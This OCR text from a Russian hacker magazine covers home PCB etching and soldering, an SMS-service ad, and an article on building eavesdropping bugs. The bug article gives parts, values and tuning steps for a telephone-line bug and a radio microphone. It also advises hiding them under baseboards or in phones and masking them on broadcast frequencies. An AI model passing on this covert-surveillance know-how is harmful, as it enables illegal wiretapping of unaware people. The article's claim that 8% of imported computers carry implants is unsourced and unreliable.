Если вдруг не получилось купить маркер, можешь использовать обычный лак для ногтей. Во-первых, его легко достать (попроси у своей подружки), во-вторых, его хорошо видно на плате, если, конечно, лак не бесцветный. Необходимую густоту лака нужно определить экспериментально по качеству получающегося рисунка. Если лак слишком жидкий, оставь его в открытом тюбике, пусть постоит денек. Если наоборот, слишком густой, - разведи ацетоном или растворителем 647. И то, и другое не проблема, можно купить в магазине бытовой химии.

Не рисуй плату кисточкой! Плата - не холст, ты - не Пикассо :). Обычно платы рисуют стеклянными рейсфедерами - стеклянными трубками, суженными на концах до тонкого острия. В трубку заливают лак, который потом в процессе рисования вытекает через маленькое отверстие в острие.

Если рейсфедера нет, можно сделать иголку. Купи в аптеке капельницу с иглой диаметром 0,8 мм. Мелкой шкуркой закругли конец иглы так, чтобы он не царапался. К игле прикрути полметра трубки от той же капельницы (во многих капельницах трубка намертво прикручена к игле, остается только обрезать ее до нужной длины).

Теперь о том, как пользоваться всем этим. Иглу опусти в лак, конец трубки возьми в рот. Аккуратно и медленно втяни воздух в себя так, чтобы лак через иглу вошел в трубку. Не нужно втягивать много, пусть трубка заполнится всего на 1-2 сантиметра.

После заполнения трубки можно вынуть ее изо рта и рисовать. Когда ты будешь касаться иглой платы, лак будет потихоньку вытекать (если не вытекает, очень тихо дунь в трубку). В то же время лак достаточно густой и не будет капать из иглы, пока ты держишь ее на весу и раздумываешь, где бы провести очередную дорожку.

Если ты ошибся, не спеши вытирать лак. Нанеси правильный рисунок поверх неправильного. Когда лак дойдет до стадии почти полного высыхания, соскреби неправильные части рисунка лезвием. Кстати, лак сохнет очень быстро, практически на ходу, поэтому проблем с сушкой не будет.


После того как нарисуешь плату, промой иголку и трубку ацетоном или растворителем 647. Кроме того, иголку нужно прочистить тонкой проволокой. Промывка и чистка обязательны, иначе лак внутри засохнет и придется выкинуть все это на помойку. Если игла засохнет в процессе рисования, можешь просто обмакнуть ее в тот же ацетон или растворитель 647. То же самое касается и рейсфедера - его нужно промывать и чистить.

Как видишь, рисовать платы лаком не так-то просто (хотя электронщики старой закалки предпочитают именно этот способ). Все-таки лучше купи маркер :).

КАК РИСОВАТЬ

Очень просто. На твоей плате уже есть рисунок, сделанный карандашом? Вот поэтому нужно просто зарисовать его маркером или лаком. Сначала зарисовывай так называемые "контактные площадки" - места, куда будут припаиваться детали. Обычно это области вокруг просверленных от-

Иголка с трубкой и парочка рейсфедеров



Платы, нарисованные рейсфедером или иглой, часто получаются некрасивыми

Для механической нарезки дорожек на плате удобно использовать... зубоврачебный бур :). Вместо того чтобы париться, вырезая скальпелем лишнее, можно просто и красиво выбурить это лишнее. Медная фольга на плате мягкая - бур отлично берет ее. Только жужжит противно, зараза :).

ВНИМАНИЕ! Не втягивай воздух слишком сильно! Если лак пройдет трубку и попадет тебе в рот, ты испытаешь массу новых ощущений и, очень может быть, очнешься в ближайшей больнице с химическим поражением слизистой рта и сильной интоксикацией.

■ После травки не спеши выливать раствор хлористого железа: в нем еще можно вытравить много-премного плат. Только не забывай разогревать раствор перед каждой травкой.

верстий. Обведи их пожирнее, но смотри, чтобы они не касались друг друга. Потом соединяй контактные площадки - рисуй дорожки. Начинай с самых коротких, потом рисуй те, что подлиннее. Когда рисунок достигнет стадии готовности, нужно будет по возможности расширить дорожки. Наведи их так, чтобы стали пошире: чем они шире, тем меньше их сопротивление и индуктивность, соответственно, тем правильнее и стабильнее будет работать девайс.

Может возникнуть вопрос: "А зачем рисовать плату сначала карандашом, а потом маркером или лаком, если можно сразу маркером или лаком?" Можно, конечно, и сразу, но ошибок (особенно у новичка) будет на порядок больше. Так что лучше сначала карандашиком. Только ничего не зарисовывай им: маркер и лак плохо рисует поверх карандаша.

КАК ТРАВИТЬ

■ Платы травятся в растворе хлорного железа, которое продается в радиомагазинах и на радиорынках, иногда в фотомагазинах и в бытовой химии. Хлорное железо обычно имеет вид светло-коричневого порошка. Покупать советую в магазинах - там есть гарантия качества.

Для приготовления раствора в литровую стеклянную банку насыпать полкилограмма порошка, потом залить его горячей кипяченой водой доверху и помешивать, пока не растворится. Учти, что раствор хлорного железа - это яд. Не вздумай пробовать его на вкус или облизывать ложку, которой ты его мешал! Когда порошок растворится, можно начинать травить плату.

Если раствор успел остыть, перед травкой его нужно нагреть до 40-60 градусов по Цельсию или поставить банку в горячую воду. Сама травка происходит очень просто: плата опускается в раствор и держится там от десяти минут до часа. По плате будет заметно, когда прекращать травку: медная фольга с незакрашенных мест платы полностью сойдет, обнажив гетинаксовую основу.

Травить можно в любой подходящей по размеру пластиковой или стеклянной емкости. Можно в старой фотованночке или в той же банке, в которой готовился раствор. Только учти, что плата не должна лежать плашмя на дне емкости, иначе не будет притока раствора к фольге и ничего не вытравится. Лучше опустить ее в раствор, подвесив на тонкой леске. В процессе травки время от времени легонько взбалтывать емкость, чтобы раствор внутри нее перемешивался. И еще: во время травки стоит открыть окна и устроить небольшой сквознячок.

ЧТО ПОСЛЕ ТРАВКИ

■ После травки нужно вытащить плату из раствора и тщательно промыть ее под краном в горячей воде. Потом высушить плату и аккуратно удалить краску с дорожек с помощью какого-нибудь скребка. Зачистить дорожки и контактные площади мелкой наждачкой, протереть все спиртом. Все, плата готова!

Как и у механического способа, у травки есть свои достоинства и недостатки. Достоинства:

■ Можно делать очень сложные и мелкие платы (например, платы для схем с микрочипами, для миниатюрных жучков и прочих крутых девайсов, как правило, так и делают).

■ Любую ошибку легко исправить (неправильную дорожку всегда можно перерисовать).

■ Скорость (намалевал плату, засунул в хлористое железо, вытащил, промыл, зачистил - даже простые платы иногда получаются быстрее, чем если бы их нарезали скальпелем).

Недостатки:

■ Как ни крути, травка - не совсем простой процесс (хотя и не очень сложный: в радиокружке семиклассник проделывает все это за час).

■ Нужно множество всяких компонентов (лак, хлористое железо, рейсфедер и т.п.).

Какой способ изготовления платы выбрать? Это решать тебе. Из личного опыта могу сказать, что новички чаще всего начинают с простых плат, которые вполне можно вырезать вручную, но потом увлекаются и неизбежно переходят на сложные платы, а тут без травки не обойтись :).

ПАЙКА ДЕТАЛЕЙ

■ Теперь, когда плата готова, можно приступать к пайке деталей. Для начала возьми в руки паяльник. При пайке крупных деталей обычно используют паяльник мощностью 60-100 Вт. Для пайки деталей поменьше и микросхем лучше брать 25-ваттный паяльник. Паяльник любой мощности можно купить в радиомагазине или на радиорынке - это уже давно не дефицит. Но воздержись от покупки дешевых (цена в районе $3-4) китайских паяльников - их обычно хватает на два с половиной раза, после которых перегорает спираль. Если собираешься серьезно заниматься пайкой плат, возьми что-то подороже и лучшего качества.

Прежде чем начинать пайку, нужно залудить паяльник. Аккуратно зачисти жало (острие) паяльника наждачкой или напильником. Потом включи паяльник в розетку и время от времени дотрагивайся жалом до куска канифоли. Когда паяльник достаточно разогреется, канифоль покроет жало сплошным слоем. Все, паяльник залужен, можно выключать (или не выключать, если собираешься паять прямо сейчас).

Теперь можно приступать к пайке и для начала отрегулировать температуру паяльника. Если у тебя дешевый китайский паяльник, пропускай этот пункт: температура в таких паяльни- »

Если собираешься серьезно заниматься пайкой, НЕ ПОКУПАЙ это!

Не стоит покупать дешевый паяльник - себе дороже.

Навыки пайки требуют терпения и опыта, торопливость может все испортить.

После многочисленных травок хлорное железо становится темно-коричневым

■ Залуживание следует повторять периодически, в зависимости от того, насколько быстро жало покрывается окалиной. Перед зачисткой жала полезно чуть-чуть расклепать его молотком. Но осторожно! Не перестарайся, особенно если у тебя дешевый паяльник (читай "плохого качества").

ках не регулируется :(. Хотя ты можешь включить такой паяльник в сеть через устройство, позволяющее регулировать температуру жала (поищи в Сети - там полно схем подобных девайсов - или купи готовый на радиорынке).

Как узнать, что паяльник правильно нагрет? Если он чересчур горячий, припой будет скатываться с жала. Недостаточно нагретый паяльник будет плавить припой в вязкую "кашу", которой невозможно что-либо припаять. Правильно нагретый паяльник легко "вскипятит" канифоль и расплавит припой, причем припоя на нем будет оставаться самую каплю.

Чтобы деталь хорошо паялась, ее ножки нужно залудить. Для этого ножки сначала зачищают скальпелем или надфилем (проще говоря, их скребут, чтобы стереть мелкую грязь и слой окиси металла, который образовывается из-за длительного контакта с воздухом). Затем каждую ножку по очереди кладут на кусочек канифоли и прикладывают горячий паяльник. Когда все ножки будут покрыты канифолью, на жало паяльника набирается немного припоя. Каждую ножку кладут на деревянную дощечку и, поворачивая, проводят по ней паяльником. Ножки покрываются тонким слоем припоя. Учти, что деталь нельзя перегревать: контакт паяльника с каждой ножкой детали должен длиться не больше трех секунд.

Правильно нагретый паяльник - залог простоты пайки. Понадобится отдельный терморегулятор или паяльник со встроенным термо-регулятором.

Любой процесс пайки включает: зачистку, залуживание и сам процесс пайки припоем.

Теперь деталь залужена и готова к пайке. Очередь за контактными площадками, к которым будут припаиваться ножки деталей. Их тоже нужно залудить, для чего удобно использовать не твердую канифоль, а ее спиртовой раствор. Конечно, ты можешь приготовить его сам, но советую не морочиться и купить в радиомагазине - стоит копейки. Называется "Флюс нейтральный спиртоканифольный". Скрути из марли небольшой тампон, вымочи его в этом "флюсе нейтральном" и смажь контактную площадку, которую собираешься залуживать (если площадка до сих пор не зачищена, перед смазыванием зачисти ее мелким наждаком). Когда все высохнет, площадка будет равномерно покрыта тончайшим слоем канифоли.

Набери на жало паяльника чуть-чуть припоя и проведи по ней. Если температура паяльника подобрана правильно, припой равномерно растечется по контактной площадке. Перед пайкой ты должен залудить все контактные площадки на плате.

И, наконец, пайка. Если предыдущие приготовления ты сделал как надо, все пройдет легко и приятно. Вставь деталь ножками в просверленные для нее отверстия так, чтобы кончики ножек немного (на 1-2 мм) торчали с другой стороны. На жало паяльника возьми капельку припоя и аккуратным точным движением приложи к месту пайки. Следует брать минимум припоя, тогда он равномерно растекается по ножке детали и контактной площадке, надежно соединяя их между собой. Не держи паяльник на ножке больше трех секунд! Не двигай деталь, пока припой не застынет (5-10 секунд).

Вот, собственно, и все хитрости пайки. Немного практики - и все получится.

■ Если ты вдруг забыл, что такое канифоль и припой... Канифоль - специально обработанная смола дерева. Внешне канифоль чем-то похожа на янтарь. Продается в радиомагазинах и на радиорынках в виде светло-коричневых или желтых полупрозрачных кусочков. Используется при пайке деталей в качестве так называемого флюса. Припой - это специальный сплав, в основе которого лежит олово. Именно припой соединяет детали при пайке. Продается обычно в виде проволоки разной толщины. Паять удобнее всего припоем ПОС-61 (температура плавления - 190 градусов по Цельсию), в крайнем случае бери ПОС-40 (плавится при 235 градусах по Цельсию). Другие припои вряд ли понадобятся.

Если покупаешь какую-то деталь и не знаешь, как нужно паять ее, спроси у продавца.

ОСОБЕННОСТИ

■ Некоторые детали очень нежные, поэтому их легко испортить в процессе пайки. Такие детали нужно паять не просто так, а со всякими хитростями и предосторожностями. К счастью, капризные детали попадаются редко. К ним можно отнести:

■ Полевые транзисторы, МОП или КМОП микросхемы. Они могут выйти прямо во время пайки из-за статического электричества, которое присутствует на твоих руках и паяльнике. Чтобы этого не произошло, нужно заземлить жало паяльника и руки (сделай себе на руки широкие плотные браслеты и заземли их с помощью провода). Хорошо, что сейчас почти все они делаются со встроенной защитой от статики.

■ Детали (особенно транзисторы и микросхемы), которые уже несколько раз перепаивались с платы на плату. От частого нагрева/охлаждения в процессе пайки они начинают "глючить" при работе, а потом и совсем загибаются. Поэтому паяй их по возможности быстро и не грей лишнего.

Универсальный совет: если покупаешь какую-то деталь и не знаешь, как нужно паять ее, спроси у продавца (в любом нормальном радиомагазине есть продавец, который разбирается во всем, что продается у них). В крайнем случае, поищи в интернете, задай вопрос на каком-нибудь форуме. Электронщики - народ отзывчивый, помогут.

Благодарим Яценко А.С. (aka Sas), сисадмина Житомирского университета, за фотографии к статье.

СПЕЦ ХАКЕР SMS СЕРВИС

Хочешь фирменный лого на свой сотовый?

Пришли код логотипа (к примеру "1001") на номер **4446**.

Что нового ты хочешь увидеть в SMS-сервисе? Присылай идеи и критику на sms@real.xakep.ru


1049


1055


1076


1064


1045


1079


1007


1001


1010



1009



1020


1032


1075


1058


1077


1078

Пришли свой логотип! sms@real.xakep.ru

На диске к журналу есть новый СЮРПРИЗ, но он под паролем! Чтобы узнать пароль, пришли код w0170 на номер 4445.

Хочешь узнать, что значит термин?

Пришли код термина (к примеру "w0001") на номер **4444**.

идентификатор	(код w0008)	транслятор	(код w0092)
скрипт	(код w0009)	верификатор	(код w0093)
интерфейс	(код w0010)	спам	(код w0094)
терминал	(код w0011)	офшор	(код w0095)
библиотека	(код w0012)	крякер	(код w0096)
транзакция	(код w0013)	бета	(код w0097)
архитектура	(код w0014)	скин	(код w0098)
трассировка	(код w0015)	сертификация	(код w0099)
дистрибутив	(код w0016)	аутсорсинг	(код w0100)
утилита	(код w0017)	баннер	(код w0101)
брандмауэр	(код w0018)	локализация	(код w0102)
хост	(код w0019)	тестер	(код w0103)
подсеть	(код w0020)	дамп	(код w0104)
демон	(код w0021)	стек	(код w0105)
эксплойт	(код w0022)	исключение	(код w0106)
хостинг	(код w0023)	мидлет	(код w0107)
сервис-пак	(код w0023)	обфускатор	(код w0108)
файрвол	(код w0025)	документация	(код w0109)
брутфорсер	(код w0026)	поток	(код w0110)
тэг	(код w0027)	хэширование	(код w0111)
парсер	(код w0028)	браузер	(код w0113)
инициализация	(код w0029)	инсталятор	(код w0114)
кодировка	(код w0030)	реестр	(код w0115)
визуализация	(код w0038)	аккаунт	(код w0116)
снифер	(код w0040)	домен	(код w0117)
кейлоггер	(код w0041)	девелопер	(код w0118)
троян	(код w0042)	флуд	(код w0119)
отладчик	(код w0043)	пиктограмма	(код w0120)
эмулятор	(код w0044)	архиватор	(код w0121)
хук	(код w0045)	экспозиция	(код w0128)
пиринг	(код w0047)	стробоскоп	(код w0129)
хаб	(код w0048)	бинарник	(код w0130)
фтп	(код w0049)	баг	(код w0131)
маппинг	(код w0050)	шлюз	(код w0132)
роутер	(код w0051)	шелл	(код w0133)
прокси	(код w0052)	блог	(код w0134)
редирект	(код w0053)	бэкап	(код w0135)
слот	(код w0054)	декодирование	(код w0136)
ник	(код w0055)	локалка	(код w0137)
биос	(код w0056)	бэкдор	(код w0138)
оболочка	(код w0057)	хомпага	(код w0139)
ядро	(код w0058)	сессия	(код w0140)
юстировка	(код w0059)	авторизация	(код w0141)
конвертер	(код w0060)	топик	(код w0142)
коаксиал	(код w0061)	профиль	(код w0143)
транспондер	(код w0062)	сегмент	(код w0144)
поляризация	(код w0063)	листинг	(код w0145)
патч	(код w0064)	алиас	(код w0146)
азимут	(код w0065)	свитч	(код w0147)
кодек	(код w0066)	спуфинг	(код w0148)
граббинг	(код w0067)	фрикинг	(код w0149)
мультифид	(код w0068)	крэкинг	(код w0150)
бод	(код w0069)	сиквел	(код w0151)
пиксел	(код w0070)	ретранслятор	(код w0152)
модератор	(код w0071)	коммутатор	(код w0153)
флейм	(код w0072)	аттач	(код w0154)
кряк	(код w0073)	плагин	(код w0155)
варез	(код w0074)	регистр	(код w0156)
сплиттер	(код w0075)	протокол	(код w0076)

Пришли свои термины на номер **4445** в виде **98 termini** (например "98 баг"). Не более 160 символов латиницей или 70 кириллицей.

Можно присылать свои термины

Подробности: www.i-free.ru, (095) 916-7253, (812) 118-4575, support@i-free.ru. Для заказа картинок включи услугу WAP/GPRS-доступа в Интернет (оплачивается согласно твоему тарифному плану). Проверить возможность закачки можно зайдя на wap-сайт http://4446.ru. В случае ошибки уточни настройки в службе поддержки твоего оператора. Стоимость запроса на номер 4444 – $0,30 без учета налогов, на номер 4445 – $0,60 без учета налогов, на номер 4446 – $0,90 без учета налогов, на номер 4449 – $3,00 без учета налогов. В случае ошибочного запроса услуга считается оказанной.

(maximka1962@mail.ru; ICQ 334-275-124)

ЖУЧОК СВОИМИ РУКАМИ

ТОНКОСТИ ПРОЦЕССА СБОРКИ

Сейчас в распоряжении шпионов и разведчиков имеется новейшая техника, которая стоит уйму денег. Но есть и простые приспособления, которые можно собрать самостоятельно. Например, несложные жучки.

РАЗБИРАЕМ ПО ЧАСТЯМ

По способу приема сигнала жучки можно разделить на телефонные и радиомикрофоны. Телефонные подключаются непосредственно к телефонной линии и принимают сигналы этой же самой линии. Радиомикрофоны улавливают звуковые колебания. Жук имеет три основных составляющих компонента:

❶. Приемное устройство. Им может служить микрофон или подключение к телефонной линии (в случае с телефонным жучком).

❷. Преобразователь сигнала - прибор, преобразующий звуковой сигнал в радиосигнал для последующей передачи.

❸. Антенна. Служит для транслирования радиосигнала. В основном выполняется в виде куска проволоки или катушки.

К составляющим можно отнести и усилитель сигнала, но выше я перечислял, скорее, обязательные составляющие, поэтому пока его можно опустить.

Теперь пришла очередь для рассмотрения задач питомца. Итак, основными его задачами и свойствами являются:

❶. Миниатюрность. Пожалуй, одно из самых важных свойств.

❷. Способность передавать радиосигналы на приличное расстояние при небольшой мощности (порядка 10 Вт).

❸. Трудность обнаружения. Для того чтобы обнаружить жучок было трудно, его настраивают таким образом, чтобы передача сигнала была импульсной, то есть чтобы он как бы выстреливал порции информации в эфир.

Если когда-нибудь ты захочешь собрать свой жучок самостоятельно, можешь достать схему радиопередатчика и упростить ее, убрав ненужные радиокомпоненты. Можно также использовать куски различных схем, то есть брать часть с одной схемы, часть - с другой. Для таких случаев целесообразнее брать схемы на туннельных диодах, они обеспечивают миниатюрность, простоту и достаточную мощность устройства.

СУЩНОСТЬ ЖУКА

Жук - это минирадиопередатчик, который транслирует принятый звуковой сигнал в эфир. Ловить сигнал с такого жучка несложно - для прослушивания потребуется обычный радиоприемник, настроенный на нужную частоту. Чаще всего это частоты радиостанций или радиолюбительские. Кстати, это усложняет возможность заметить тебя, поскольку диапазон кишит другими частотами и, соответственно, сигналами тех радиостанций.

Главным инструментов в создании плат и схем в радиотехнике является паяльник :). Обычный паяльник для создания жучков не пойдет, так как у него слишком толстое жало. Есть два выхода: купить микропаяльник, который как раз подходит для этих целей (от 300-400 рублей), или намотать на жало обычного паяльника стальную проволоку (хотя бы от канцелярской скрепки) и проводить пайку радиотехнических компонентов свободным концом.


Радиодетали для "насекомого" нужно выбирать как можно меньшие, но с таким условием, чтобы ты мог спаять их. Для жука лучше всего подойдут импортные радиодетали, так как советские почти всегда немного больше по размерам (у нас в стране любят "размеры"). Плюс наши детали иногда хранятся на складах годами, из-за чего ухудшаются некоторые характеристики, в том числе надежность. Не покупай те детали, на которых видны следы гари и копоти, - они могут оказаться сгоревшими. Если не нашел нужных деталей, купи близкие по параметрам (в пределах 5-10% для транзисторов, 10-15% - для других радиодеталей) и размерам. Например, если тебе нужен конденсатор 2200 пФ 10 В, а такого нет, подойдет 2200 пФ 500 В (особой разницы нет, второй лишь будет стоить несколько дороже и будет немного больше по размерам). С транзисторами сложнее, так как у них намного больше параметров. Здесь нужно смотреть в справочники, а на рынке могут предложить не то, что нужно. Если ты покупаешь детали в магазине и столкнулся с такой ситуацией, попроси каталог компонентов (в нормальном магазине должен быть), в котором указаны параметры, и выбери подходящий.

СОЗДАНИЕ ЖУЧКА

Перейдем непосредственно к созданию прибора. Рассмотрим две простые схемы жучков: телефонного и радиомикрофона.

ТЕЛЕФОННЫЙ ЖУЧОК

Телефонный жук - самый простой из подобных себе, поскольку не нужно ломать голову о микрофоне и месте его продажи. Из компонентов для схемы понадобится:



Телефонный жук


R1 - резистор сопротивлением 47 кОм;
R2 - резистор сопротивлением 330 Ом;
C1 - конденсатор емкостью 30 пФ;
L - катушка, состоящая из 6 витков, намотанных на каркас диаметром 0,5 см;
V - транзистор (читай об этом ниже).

Лучше всего брать маломощные резисторы - в пределах 0,125-1 Вт. Для наших целей как раз сгодятся МЛТ - 0,125. Покупать резисторы большей мощности (5 Вт и более) нет смысла, поскольку с увеличением мощности размеры резисторов стремительно растут (например, резистор на 10 Ом

мощностью 10 Вт уже соизмерим с размером платы жука).

Конденсаторы - керамические, с расчетом на то, что напряжение в схеме небольшое. Но если не найдешь, можно брать на любое напряжение (главное - чтобы оно не было меньше, чем напряжение питания). Катушку (L) можешь намотать на корпус шариковой ручки или на палочку от мороженого - результат от этого не поменяется. Затем нужно взять нож и аккуратно зачистить третий виток катушки, чтобы потом припаять к нему вывод. Теперь по транзистору. Лучше всего для этой схемы подходит импортный транзистор BC547BP, но его можно заменить советскими, выбор которых намного больше: КТ368, КТ3102, КТ3130, КТ315, КТ326 (подойдет любой).

Теперь припаяй эти детали так, как указано на схеме. Если хочешь разместить детали на плате, но не можешь просверлить в ней отверстия для деталей, расположи их нужным образом (чтобы выводы касались платы), залей эти места припоем, заранее пролудив детали. Теперь, когда все готово, приступим к настройке нашего маленького помощника.



Подключение жука к телефону

Жучок нужно подключать так, как указано на рисунке, соблюдая полярность. После его подключения подойди к телефону и сними трубку. Возьми свой приемник, поищи сигнал в районе 88-108 МГц. Если сигнал не находится или искажен звук, проверь катушку и транзистор. Если катушка намотана плохо, придется перемотать ее. Если же и с катушкой все в порядке, проверь на исправность транзистор.

Твой первый жучок готов! Постарайся уменьшить его размеры до нужных и тогда сможешь спрятать его куда угодно - и под плинтус, и в телефон.

РАДИОМИКРОФОН

Основным отличием радиомикрофона от телефонного жучка является наличие чувствительного микрофона, но их схемы приблизительно аналогичны. При создании радиомикрофона придется немного потрудиться, чтобы найти подходящий микрофон (и по размерам, и по мощности). Схема жучка, которая будет описана ниже, имеет и свои достоинства, и недостатки. Плюсы схемы - простота сборки и настройки, малые размеры. Самым большим минусом является то, что схема сама по себе не очень стабильна. Но на первых порах тебе будет достаточно. Понравится - освоишь более сложные и стабильные схемы.




Схема радиомикрофона

После того как ты все купил и разобрался, куда втыкать и припаивать, приступай к созданию платы и монтажу деталей на ней.

Теперь перейдем к схеме и, соответственно, к деталям.

Тип резистора не имеет значения, главное - чтобы было нужное сопротивление и мощность. Лучше всего брать сопротивление резисторов R1, R3, R4 10 КОм, R2 - 100 КОм, R5 - 3 КОм и R6 - 100 Ом. Также не забывай о допустимых расхождениях параметров.

Конденсаторы нужно выбирать керамические или пленочные, емкостью 0,1 мкФ (для кондеров C1, C2), 0,01 мкФ (для C3), 15 пФ (для C4 и C5) и, наконец, 75 пФ (для C6).

Для этой схемы подойдут отечественные транзисторы: КТ3130А9(V1) и КТ368А9(V2). На радиорынке мне сказали, что транзистор КТ3130А9 на вес золота, поэтому он был заменен на С547С (при этом характеристики и параметры прибора почти не изменились). Катушка (L) делается по тому же принципу, что и в случае с телефонным питомцем: на каркас или стержень (не металлический) намотай 5-6 витков проволоки диаметром 0,5 мм.

Микрофон нужно подобрать покомпактней, чтобы он вписывался в схему. Подойдет практически любой микрофон соответствующих размеров, даже от китайских приемников или магнитофонов. Для питания жучка можно взять любой элемент питания, дающий от 4,5 до 9 В. Лучше всего для этих целей подойдет "крона" или три батарейки по 1,5 В, которые используются в часах. Антенной может послужить кусок провода или проволоки длиной 30-40 сантиметров.

После того как ты все купил и разобрался, куда втыкать и припаивать, приступай к созданию платы и монтажу деталей на ней. Чтобы разместить все детали, хватит кусочка текстолита или гетинакса размерами около 2х3 см (гетинакс, текстолит и стеклотекстолит - материалы, из которых изготовляют печатные платы). Теперь, когда все смонтировано и сделано, пришло время тестировать жучок. Для этого включи свое творение и поднеси к чему-то, что производит шум. Таким шумовым генератором может служить компьютер, телевизор, магнитофон, младшая сестра :) или брат, в конце концов. Дальше включи свой радиоприемник и настрой его на частоту в районе 96 МГц. В твоей квартире он обязан работать, а если отказывается - заставь его. Если тебя снова постигнет неудача, проверь его тестером (вдруг ты где-то закоротил его). Также проверь полярность элемента питания. Может случиться та- »

На радиорынке мне сказали, что транзистор КТ3130А9 на вес золота, поэтому он был заменен на С547С

Жучки не только ползают, но еще и подслушивают.

Радиожучки включаются в цепь, радиомикрофоны - ловят звуковые колебания.

Современные жучки должны отвечать условиям миниатюрности, маломощности, дальности работы и трудности обнаружения.

Для маскировки работы жучков их настраивают на чужие волны, к примеру на волны радиостанций.

Радиодетали для простейшего жучка стоят копейки, поэтому можно спокойно экспериментировать, не боясь запороть результат.

Насекомые, которые были описаны выше, обошлись очень дешево - около 22 рублей.


кая ситуация, что ты слышишь звук, но очень плохо. Тогда лучше попробуй настроить приемник или растягивай и посжимай катушку, тем самым меняя ее индуктивность и, соответственно, частоту выходного сигнала. Когда ты проделаешь соответствующие операции над своим подопечным, он заработает нормально. Если опять неудача, проверь, правильно ли собрана схема или исправен ли транзистор КТ368А9.

О СТОИМОСТИ УСТРОЙСТВ

Нетрудно догадаться, что стоимость самодельных устройств значительно ниже по сравнению с жучками, которые можно найти в продаже в интернете. К слову, те насекомые, которые были описаны выше, обошлись очень дешево - около 22 рублей, точнее, 5 рублей первый и чуть меньше 17-ти рублей - второй. Так что если хочешь стать мастером в этом деле, дерзай. Самое главное - это практика, практика и еще раз практика...

ГДЕ НЕ СЛЕДУЕТ ВКЛЮЧАТЬ

Жучок, как любое маломощное устройство для приема и передачи радиосигналов, можно легко заглушить излучателем электромагнитных волн в данном диапазоне. Речь идет не о спецтехнике по заглушке жуков, а о тех излучателях, которые есть в каждом доме. К таким устройствам можно отнести телевизор, монитор и т.п. Отличным глушителем жучков, как ни странно, является микроволновка, точнее, магнетрон - прибор, который генерирует микроволны. Так что если ты включишь своего питомца и он



вдруг не работает, посмотри по сторонам, что может заглушать его :).

ВМЕСТО ЗАКЛЮЧЕНИЯ

Кто знает, может, за тобой тоже следят. Как установила российская разведка, из всех компьютеров, купленных за рубежом, 8% снабжены так называемыми закладками - встроенными устройствами или программами, похожими на вирус. По специальному запросу с наземного пункта или спутника "закладка" передаст в эфир любую информацию, хранящуюся в памяти этого компьютера, или выведет из строя его ПО. Для этих же целей используют и бытовую технику. Особенно не умеют держать язык за зубами кнопочные телефоны, в их конструкции заложена способность к утечке информации: даже если трубка лежит на рычаге, разговор в комнате можно услышать просто подключившись к линии. Так что, как видишь, дела обстоят не самым лучшим образом.

Действительно, нерадостно, что ситуация в ближайшее время почти не изменится, а наоборот - даже ухудшится. Скоро вся электроника планеты переживет очередной прорыв. Поскольку конструктивное и идейное улучшение деталей в наше время невозможно, электроника пойдет в другом направлении - к нанотехнологиям и сверхпроводимости. Нанотехнологии обеспечат новому поколению радиодеталей миниатюрность, сопоставимую с размерами атомов и молекул, а новые технологии сверхпроводимости - неимоверную скорость работы и низкий уровень теплового нагрева. Это приведет к созданию нового типа подслушивающих устройств, в том числе и жучков. Может быть, поначалу такие приборы будут стоить огромных денег, но со временем они станут дешевле. Вспомни, как раньше не каждый мог позволить себе ламповый приемник. Сейчас они считаются антиквариатом и пройденным этапом в развитии электроники.

P.S. Мы не несем никакой ответственности за последствия использования жучков. Учти, что, если тебя засекут спецслужбы или подобные организации, отвечать будешь сам :).

Цифровые выходные

парк цифровых аттракционов

ГАЗПРОМ-МЕДИА

MOSCOW BRAND EVENTS
part of
Expomedia Group plc.

только 22-25 декабря 2005

Москва, «Крокус Экспо»

РАЗВЛЕКАТЬСЯ

УЗНАВАТЬ

ПРОБОВАТЬ

ПОКУПАТЬ

Впервые в Москве!
Шоу цифровой и мобильной техники для всей семьи

- Программа развлечений от Intel и Russian Digital
- Тонны призов от лидеров цифрового рынка
- 9 интерактивных игровых зон
- Распродажа новогодних подарков
- Тест-драйв гаджетов
- Новинки и уникальная техника
